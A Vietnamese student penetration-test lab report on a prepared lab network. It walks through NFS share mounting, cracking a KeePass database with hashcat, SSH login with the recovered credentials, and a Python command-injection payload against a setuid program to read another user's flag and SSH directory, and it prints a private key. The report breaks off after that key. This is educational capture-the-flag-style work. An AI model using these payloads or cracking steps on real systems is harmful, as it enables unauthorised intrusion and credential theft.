

Báo cáo kết quả kiểm thử bảo mật hệ thống CNTT

Nhóm 7



STT	Họ và tên	Email	Đóng góp (%)
1	Võ Anh Kiệt	20520605@gm.uit.edu.vn	100%
2	Nguyễn Bảo Phương	20520704@gm.uit.edu.vn	100%
3			

Mục lục

1.0 Tổng quan	3
1.1 Khuyến nghị bảo mật	3
2.0 Phương pháp kiểm thử	3
2.1 Thu thập thông tin	3
2.2 Kiểm thử xâm nhập.....	4
2.2.1 Địa chỉ IP của máy tồn tại lỗ hổng: 192.168.19.120 - 134	4
2.3 Duy trì quyền truy cập.....	17
2.4 Xóa dấu vết	17
3.0 Phụ lục.....	18
3.1 Phụ lục 1 – Nội dung tập tin user.txt và root.txt.....	18
3.2 Phụ lục 2 – Các nguồn tham khảo.....	18

1.0 Tổng quan

Nhóm 7 được giao nhiệm vụ thực hiện một bài kiểm tra xâm nhập nội bộ cho hệ thống CNTT đã được chuẩn bị sẵn. Mục tiêu của bài kiểm tra này là thực hiện các cuộc tấn công, tương tự như tấn công của tin tặc và cố gắng xâm nhập vào hệ thống CNTT của tổ chức.

Trong khi thực hiện kiểm tra xâm nhập, có một số lỗ hổng được xác định trên hệ thống CNTT của đơn vị. Khi thực hiện các cuộc tấn công, Nhóm 7 có thể truy cập vào nhiều máy, chủ yếu là do không cập nhật các bản vá lỗi và cấu hình bảo mật kém. Trong quá trình kiểm thử, Nhóm 7 có quyền truy cập cấp quản trị vào nhiều máy chủ trong hệ thống. Tất cả máy chủ đều được khai thác thành công và được cấp quyền truy cập. Các máy chủ mà Nhóm 7 có thể truy cập vào được liệt kê dưới đây

- 192.168.19.120 - 134

1.1 Khuyến nghị bảo mật

Nhóm 7 khuyến nghị vá các lỗ hổng được xác định trong quá trình kiểm thử để đảm bảo rằng tin tặc không thể khai thác các máy chủ này trong tương lai. Cần lưu ý rằng các máy chủ này cần được vá thường xuyên và nên duy trì chính sách kiểm tra, vá lỗi định kỳ để phát hiện và ngăn chặn các lỗ hổng mới xuất hiện trong tương lai.

2.0 Phương pháp kiểm thử

Nhóm 7 đã sử dụng các phương pháp được áp dụng rộng rãi để quá trình kiểm tra thâm nhập đạt được tính hiệu quả trong việc kiểm tra mức độ an toàn của hệ thống CNTT của đơn vị. Dưới đây là sơ lược về cách Nhóm 7 có thể xác định và khai thác nhiều loại máy chủ và bao gồm tất cả các lỗ hổng riêng lẻ được tìm thấy..

2.1 Thu thập thông tin

Giai đoạn thu thập thông tin của quá trình kiểm thử xâm nhập tập trung vào việc xác định phạm vi kiểm thử. Trong đợt kiểm thử xâm nhập này, Nhóm 7 được giao nhiệm vụ khai thác vào các máy chủ với địa chỉ IP cụ thể là:

Địa chỉ IP máy kẻ tấn công:

- 192.168.182.131
- 192.168.187.128

Địa chỉ IP của máy nạn nhân:

- 192.168.19.120 - 134

2.2 Kiểm thử xâm nhập

Giai đoạn kiểm thử xâm nhập tập trung vào việc chiếm quyền kiểm soát vào nhiều loại máy chủ. Trong đợt kiểm thử xâm nhập này, Nhóm 7 đã có thể truy cập thành công vào 1 trong số 2 máy chủ.

2.2.1 Địa chỉ IP của máy tồn tại lỗ hổng: 192.168.19.120 - 134

Thông tin dịch vụ

Địa chỉ IP	Các port đang mở
192.168.19.120 - 134	TCP: 22, 111, 2049, 32789, 43871, 47023, 59493
	UDP:

**Các Flag Bonus vui lòng trình bày tích hợp trong phần khởi tại shell với quyền user người dùng và leo thang đặc quyền.*

Khởi tạo shell với quyền user thường

Step 1: Dùng lệnh nmap để quét các port của máy victim. Tìm hiểu về từng port và phát hiện có thể khai thác ở port 111 với lỗ hổng Exploiting NFS share.

```

| ssh-hostkey:
|   256 27d86ad378476f0166a0ea105e48ecc3 (ECDSA)
|   256 5e30c51c6b03c01991f3a2e98e3028f0 (ED25519)
| 111/tcp open rpcbind 2-4 (RPC #100000)
| rpcinfo:
|   program version    port/proto  service
|   100000   2,3,4      111/tcp    rpcbind
|   100000   2,3,4      111/udp    rpcbind
|   100000   3,4        111/tcp6   rpcbind
|   100000   3,4        111/udp6   rpcbind
|   100003   3,4        2049/tcp   nfs
|   100003   3,4        2049/tcp6  nfs
|   100005   1,2,3      39814/udp6 mountd
|   100005   1,2,3      47023/tcp  mountd
|   100005   1,2,3      51287/tcp6 mountd
|   100005   1,2,3      60812/udp  mountd
|   100021   1,3,4      32789/tcp  nlockmgr
|   100021   1,3,4      41905/tcp6 nlockmgr
|   100021   1,3,4      48423/udp  nlockmgr
|   100021   1,3,4      51486/udp6 nlockmgr
|   100024   1          33573/tcp6 status
|   100024   1          34994/udp6 status
|   100024   1          47257/tcp  status
|   100024   1          57393/udp  status
|   100227   3          2049/tcp   nfs_acl
|   100227   3          2049/tcp6  nfs_acl
| 2049/tcp open  nfs_acl  3 (RPC #100227)
| 32789/tcp open  nlockmgr 1-4 (RPC #100021)
| 43871/tcp open  mountd    1-3 (RPC #100005)
| 47023/tcp open  mountd    1-3 (RPC #100005)
| 47257/tcp open  status    1 (RPC #100024)
| 59493/tcp open  mountd    1-3 (RPC #100005)

```

Step 2: Dùng lệnh **showmount** để xem có chia sẻ nào có thể mount về không. Sau đó chạy lệnh **mount** với thư mục vừa kiểm được.

```

(kali@kali)~[/UIT/NT101/THICK]
$ sudo mount -t nfs 192.168.19.127:/var/nfs/keepass bai1 -o nolock

```

Dùng quyền root để vào thư mục được mount về, thấy có 1 file flag **nfs.flag.txt** và 1 file keepass **secure.kdbx**. Ta dùng lệnh **cat** để lấy Flag01.

Flag01{3PL8HU23GMpSGsnp3AIJAhWZewyFRDD5}

```

(kali@kali)~[/UIT/NT101/THICK]
$ sudo su
(root@kali)~[/home/kali/UIT/NT101/THICK]
# cd bai1
(root@kali)~[/home/.../UIT/NT101/THICK/bai1]
# ls -al
total 16
drwxr--r-- 2 2022 2202 4096 Dec 10 11:42 .
drwxr-xr-x 3 kali kali 4096 Dec 23 12:44 ..
-rwxr-xr-x 1 2022 2202 41 Dec 10 11:42 nfs.flag.txt
-rw-r--r-- 1 2022 2202 1646 Dec 10 11:42 secure.kdbx
(root@kali)~[/home/.../UIT/NT101/THICK/bai1]
# cat nfs.flag.txt
Flag01{3PL8HU23GMpSGsnp3AIJAhWZewyFRDD5}

```

Step 3: Ta sẽ tìm cách crack file **secure.kdbx** rồi mở nó với Keepassx để xem có thông tin gì không.

Dùng **hashcat** và file **rockyou.txt.gz** để tiến hành crack file.

```

kali@kali: ~/UIT/NT101/THiCK
$ hashcat -m 13400 -a 0 -w 1 securepass.hash /usr/share/wordlists/rockyou.txt.gz
hashcat (v6.2.6) starting

OpenCL API (OpenCL 3.0 PoCL 3.0+debian Linux, None+Asserts, RELOC, LLVM 14.0.6, SLEEF, DISTRO, POCL_DEBUG) - Platform #1 [The pocl project]

* Device #1: pthread-Intel(R) Core(TM) i7-5600U CPU @ 2.60GHz, 2209/4483 MB (1024 MB allocatable), 4MCU

Minimum password length supported by kernel: 0
Maximum password length supported by kernel: 256

Hashes: 1 digests; 1 unique digests, 1 unique salts
Bitmaps: 16 bits, 65536 entries, 0x0000ffff mask, 262144 bytes, 5/13 rotates
Rules: 1

Optimizers applied:
* Zero-Byte
* Single-Hash
* Single-Salt

Watchdog: Temperature abort trigger set to 90c

Host memory required for this attack: 1 MB

Dictionary cache hit:
* Filename ..: /usr/share/wordlists/rockyou.txt.gz
* Passwords..: 14344385
* Bytes.....: 53357329

```

```

kali@kali: ~/UIT/NT101/THiCK

File Actions Edit View Help

Restore.Point....: 21504/14344385 (0.15%)
Restore.Sub.#1...: Salt:0 Amplifier:0-1 Iteration:37120-37136
Candidate.Engine..: Device Generator
Candidates.#1....: 230190 → troyboy
Hardware.Mon.#1...: Util: 81%

$keepass$*2*100000*0*8c8280c30fa595744365c2cc1090524e4d2b67323217bcd7d0e6195216f6adc0*b28046e3f4ce15f4e0c2768a8212db93506b2701
695bbf477bec23eb8906f040fd89*382ad06c1acdf6d8cb7ae3487b3f00dc8398b9531eeb322a5e2ebd9aeb236029*c0dd8bc73cce79976d79fd65172d6ac04
d8a:newholland


Session.....: hashcat
Status.....: Cracked
Hash.Mode.....: 13400 (KeePass 1 (AES/Twofish) and KeePass 2 (AES))
Hash.Target....: $keepass$*2*100000*0*8c8280c30fa595744365c2cc109052 ... f69d8a
Time.Started...: Fri Dec 23 15:12:12 2022 (9 mins, 22 secs)
Time.Estimated...: Fri Dec 23 15:21:34 2022 (0 secs)
Kernel.Feature ...: Pure Kernel
Guess.Base.....: File (/usr/share/wordlists/rockyou.txt.gz)
Guess.Queue.....: 1/1 (100.00%)
Speed.#1.....: 73 H/s (2.09ms) @ Accel:256 Loops:16 Thr:1 Vec:8
Recovered.....: 1/1 (100.00%) Digests (total), 1/1 (100.00%) Digests (new)
Progress.....: 40960/14344385 (0.29%)
Rejected.....: 0/40960 (0.00%)
Restore.Point....: 39936/14344385 (0.28%)
Restore.Sub.#1...: Salt:0 Amplifier:0-1 Iteration:99984-100000
Candidate.Engine..: Device Generator
Candidates.#1....: promo2007 → loserface1
Hardware.Mon.#1...: Util: 73%

Started: Fri Dec 23 15:12:10 2022
Stopped: Fri Dec 23 15:21:35 2022


```

Ta có được password cho database Keepassx là **newholland**.

Dùng Keepassx để mở file **secure.kdbx**, nhập pass vừa kiểm được ở phía trên. Ta tìm được thấy trong đây có chứa 1 file **Flag** 1 file **ssh**.




Ta vào **Flag** để lấy Flag02.



Flag02{k6fsTHxtmLUpHSIQs83X3nsCPa9I47qy}

Ta vào **ssh** để lấy username và password, ta sẽ dùng chúng để login ssh ở bước kế.



Step 4: Login ssh với tài khoản đã lấy được ở phía trên. Ta đã thành công tới shell máy victim.

Dùng lệnh **ls** thì phát hiện ra file **user.txt**


```
(kali㉿kali)-[~]
└─$ ssh newdoor@192.168.19.127
newdoor@192.168.19.127's password:
Welcome to Ubuntu 22.04.1 LTS (GNU/Linux 5.15.0-56-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:    https://landscape.canonical.com
 * Support:       https://ubuntu.com/advantage

System information as of Fri Dec 23 08:30:45 PM UTC 2022

System load:  1.02197265625      Processes:    247
Usage of /:   29.9% of 18.53GB   Users logged in: 1
Memory usage: 4%                IPv4 address for docker0: 172.17.0.1
Swap usage:  0%                IPv4 address for ens33: 192.168.19.127

 * Strictly confined Kubernetes makes edge and IoT secure. Learn how MicroK8s
   just raised the bar for easy, resilient and secure K8s cluster deployment.

https://ubuntu.com/engage/secure-kubernetes-at-the-edge

13 updates can be applied immediately.
To see these additional updates run: apt list --upgradable

Last login: Fri Dec 23 20:16:24 2022 from 192.168.19.111
newdoor@newdoor:~$ ls
user.txt
newdoor@newdoor:~$ cat user.txt
InSec{p3XnxVARavcGTTvsaTSySVa9EH6EnNTW}
```

Hình ảnh minh chứng:

```
kali@kali: ~/UIT/NT101/THICK
File Actions Edit View Help
kali@kali: ~/UIT/NT101/THICK x newdoor@newdoor: ~ x
newdoor@newdoor:~$ whoami
newdoor
newdoor@newdoor:~$ █

kali@kali: ~/UIT/NT101/THICK
File Actions Edit View Help
└─(kali㉿kali)-[~/UIT/NT101/THICK]
└─$ ifconfig
br-05dd6afc8193: flags=4099<UP,BROADCAST,MULTICAST> mtu 1500
    inet 10.9.0.1 netmask 255.255.255.0 broadcast 10.9.0.255
    ether 02:42:d5:63:24:0e txqueuelen 0 (Ethernet)
    RX packets 0 bytes 0 (0.0 B)
    RX errors 0 dropped 0 overruns 0 frame 0
    TX packets 0 bytes 0 (0.0 B)
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

docker0: flags=4099<UP,BROADCAST,MULTICAST> mtu 1500
    inet 172.17.0.1 netmask 255.255.0.0 broadcast 172.17.255.2
    55
    ether 02:42:a1:18:50:7f txqueuelen 0 (Ethernet)
    RX packets 0 bytes 0 (0.0 B)
    RX errors 0 dropped 0 overruns 0 frame 0
    TX packets 0 bytes 0 (0.0 B)
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500
    inet 192.168.182.131 netmask 255.255.255.0 broadcast 192.1
    68.182.255
    inet6 fe80::20c:29ff:febe:8aa7 prefixlen 64 scopeid 0x20<l
    ink>
```

[Hình ảnh chứa nội dung: tên user đã bị kiểm soát (whoami), địa chỉ IP (ipconfig)]

Nội dung tập tin User.txt:

```
newdoor@newdoor:~$ cat user.txt
InSec{p3XnxVARavcGTTvsaTSySVa9EH6EnNTW}
newdoor@newdoor:~$ ip addr
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default qlen 1000
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
        valid_lft forever preferred_lft forever
    inet6 ::1/128 scope host
        valid_lft forever preferred_lft forever
2: ens33: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc fq_codel state UP group default qlen 1000
    link/ether 00:50:56:b7:09:ec brd ff:ff:ff:ff:ff:ff
    altname enp2s1
    inet 192.168.19.127/24 brd 192.168.19.255 scope global ens33
        valid_lft forever preferred_lft forever
    inet6 fe80::250:56ff:feb7:9ec/64 scope link
        valid_lft forever preferred_lft forever
3: docker0: <NO-CARRIER,BROADCAST,MULTICAST,UP> mtu 1500 qdisc noqueue state DOWN group default
    link/ether 02:42:ab:7c:eb:17 brd ff:ff:ff:ff:ff:ff
    inet 172.17.0.1/16 brd 172.17.255.255 scope global docker0
        valid_lft forever preferred_lft forever
```

InSec{p3XnxVARavcGTTvsaTSySVa9EH6EnNTW}

[Hình ảnh chứa nội dung: địa chỉ IP (ipconfig), nội dung tập tin user.txt]

Leo thang đặc quyền

Chiều ngang

Step 1: Tiếp tục từ phần trên, ta vào được thư mục **/home/insec** và phát hiện 1 file flag không đọc được, 1 file ssh và file **downloadfile** có vẻ thú vị, chạy thử thì nó bắt nhập URL, nhập thử vài URL thì thấy không hợp lệ.

```
newdoor@newdoor:~/home/insec$ ls -la
total 56
drwxr-xr-x 5  insec  insec  4096 Dec 24 09:45 .
drwxr-xr-x 4  root   root   4096 Dec 10 16:41 ..
lrwxrwxrwx 1  root   root    9 Dec 10 16:42 .bash_history → /dev/null
-rwx----- 1  insec  insec   220 Jan  6  2022 .bash_logout
-rwx----- 1  insec  insec  3771 Jan  6  2022 .bashrc
drwx----- 2  insec  insec  4096 Dec  2 07:09 .cache
-rwsr-xr-x 1  insec  insec 16064 Dec 10 16:39 download_file
-rwx----- 1  insec  insec   41 Dec 10 16:39 insec.flag.txt
-rw----- 1  insec  insec   20 Dec 24 09:09 .lessht
drwxrwxr-x 3  insec  insec  4096 Dec 14 02:55 .local
-rwx----- 1  insec  insec   807 Jan  6  2022 .profile
drwx----- 2  insec  insec  4096 Dec 24 11:04 .ssh
-rw-rw-r-- 1  insec  insec    0 Dec 24 09:06 .sudo_as_admin.successful
-rwx----- 1  insec  insec    0 Dec 24 09:21 .sudo_as_admin.successful
```

Trước hết ta sẽ đọc code download xem có lỗ hổng hay không ta thấy được ở mục url ta không chỉ cần nhập url mà ta có thể nhập thông tin khác như payload

```
newdoor@newdoor:/opt$ cat download.py
```

```
import requests
```

```
import re
```

```
def getFilename(r):
```

```
    """  
    Get filename from content-disposition  
    """
```

```
    cd = r.headers.get('content-disposition')
```

```
    if not cd:
```

```
        if r.url.find('/'):
            return r.url.rsplit('/', 1)[1]
```

```
        else:
```

```
            return None
```

```
    fname = re.findall('filename=(.+)', cd)
```

```
    if len(fname) == 0:
```

```
        return None
```

```
    return fname[0]
```

```
try:
```

```
    url = input("Please enter your URL: ")
```

```
    r = requests.get(url, allow_redirects=True)
```

```
    filename = getFilename(r)
```

```
    if filename is None:
```

```
        print "Filename in content-disposition is empty"
```

```
        exit(1)
```

```
    open(filename, 'wb').write(r.content)
```

```
    print "File is saved in {}".format(filename)
```

```
except Exception, e:
```

```
    print e
```

Ta tìm tiếp thì phát hiện code tạo file **download_file** và phát hiện **download_file** có thể đọc file với quyền cao hơn, ta thử 1 số lệnh và phát hiện có thể nhập payload là “**_import_(‘os’).system(‘ls’)**”

Và ta tiến hành đọc flag 4 và file ssh.

“**_import_(‘os’).system(‘cat insec.flag.txt’)**”

```
newdoor@newdoor:/opt$ cd ..
newdoor@newdoor:/$ cd /home/insec
newdoor@newdoor:/home/insec$ ./download_file
Please enter your URL: 1+1
Invalid URL '2': No scheme supplied. Perhaps you meant http://2?
newdoor@newdoor:/home/insec$ ./download_file
Please enter your URL: __import__('os').system('ls')
download_file  insecure.flag.txt
Invalid URL '0': No scheme supplied. Perhaps you meant http://0?
newdoor@newdoor:/home/insec$ ./download_file
Please enter your URL: __import__('os').system('cat insecure.flag.txt')
Flag04{PTBNTGcae96cGqNttKQjdvhZ7YaB8Pdy}
Invalid URL '0': No scheme supplied. Perhaps you meant http://0?
newdoor@newdoor:/home/insec$
```

Flag04{PTBNTGcae96cGqNttKQjdvhZ7YaB8Pdy}

`__import__('os').system('cd .ssh; cat *;')`

File `.ssh`


```

-----BEGIN OPENSSH PRIVATE KEY-----
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
-----END OPENSSH PRIVATE KEY-----
